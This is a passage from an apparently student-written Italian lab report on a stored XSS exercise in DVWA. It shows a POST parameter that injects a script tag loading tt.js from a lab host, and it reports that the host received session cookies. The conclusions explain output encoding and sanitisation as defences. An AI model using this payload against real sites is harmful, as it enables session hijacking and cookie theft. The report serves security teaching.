


21 - Sopra: Nuova richiesta POST selezionata nella HTTP History per la prova con tt.js.

txtName=<script src=//192.168.104.100:4444/tt.js></script>&mtxMessage=ciao&btnSign=Sign+Guestbook




22 - Sopra: Richiesta caricata in Repeater prima della sostituzione di txtName con il richiamo a tt.js.



23 - Sopra: Richiesta caricata in Repeater dopo la sostituzione di txtName con il richiamo a tt.js.


8.7 Risultato della raccolta estesa a livello Medium

Dopo l'invio e il caricamento della pagina è comparsa una nuova voce con il messaggio di prova e il nome non visibile, perché il contenuto del campo Name era il tag eseguito dal browser.



24 - Sopra: Pagina XSS Stored dopo la memorizzazione del richiamo a tt.js nel campo Name.

Il server Kali ha ricevuto GET /tt.js e una seconda richiesta contenente il cookie security=medium, il PHPSESSID e gli altri parametri raccolti dallo script. La prova mostra che il filtro Medium sul campo Name è insufficiente e che il controllo maxlength del browser non costituisce una protezione lato server.



25 - Sopra: Output della raccolta estesa eseguita con livello Medium.

9. Conclusioni

L'esercitazione ha permesso di configurare la rete del laboratorio, analizzare la pagina XSS Stored di DVWA e memorizzare richiami a script JavaScript esterni. A livello Low il payload è stato inserito direttamente nel campo Message. Lo script semplice è stato eseguito sia nella sessione normale sia in una finestra anonima, producendo due diversi valori PHPSESSID e dimostrando la persistenza del contenuto salvato.

A livello Medium il campo Message applica controlli più efficaci, ma il campo Name utilizza un filtro incompleto. Burp Suite Repeater ha consentito di superare il limite di lunghezza maxlength imposto dal browser e di inviare nel parametro txtName un tag script con attributo src. Le prove con ck.js e tt.js hanno confermato l'esecuzione del payload e la ricezione dei dati con cookie security=medium.

La vulnerabilità si previene facendo in modo che i contenuti forniti dagli utenti vengano mostrati come testo e non interpretati come codice. La misura principale è una corretta codifica contestuale dell'output; quando è necessario consentire una parte limitata di HTML, occorre inoltre applicare una sanitizzazione basata su elementi e attributi consentiti. I controlli presenti solo nel browser, come maxlength, non sono sufficienti, perché possono essere modificati o aggirati. Anche i filtri che bloccano soltanto alcune forme specifiche di codice possono essere superati e risultano quindi insufficienti.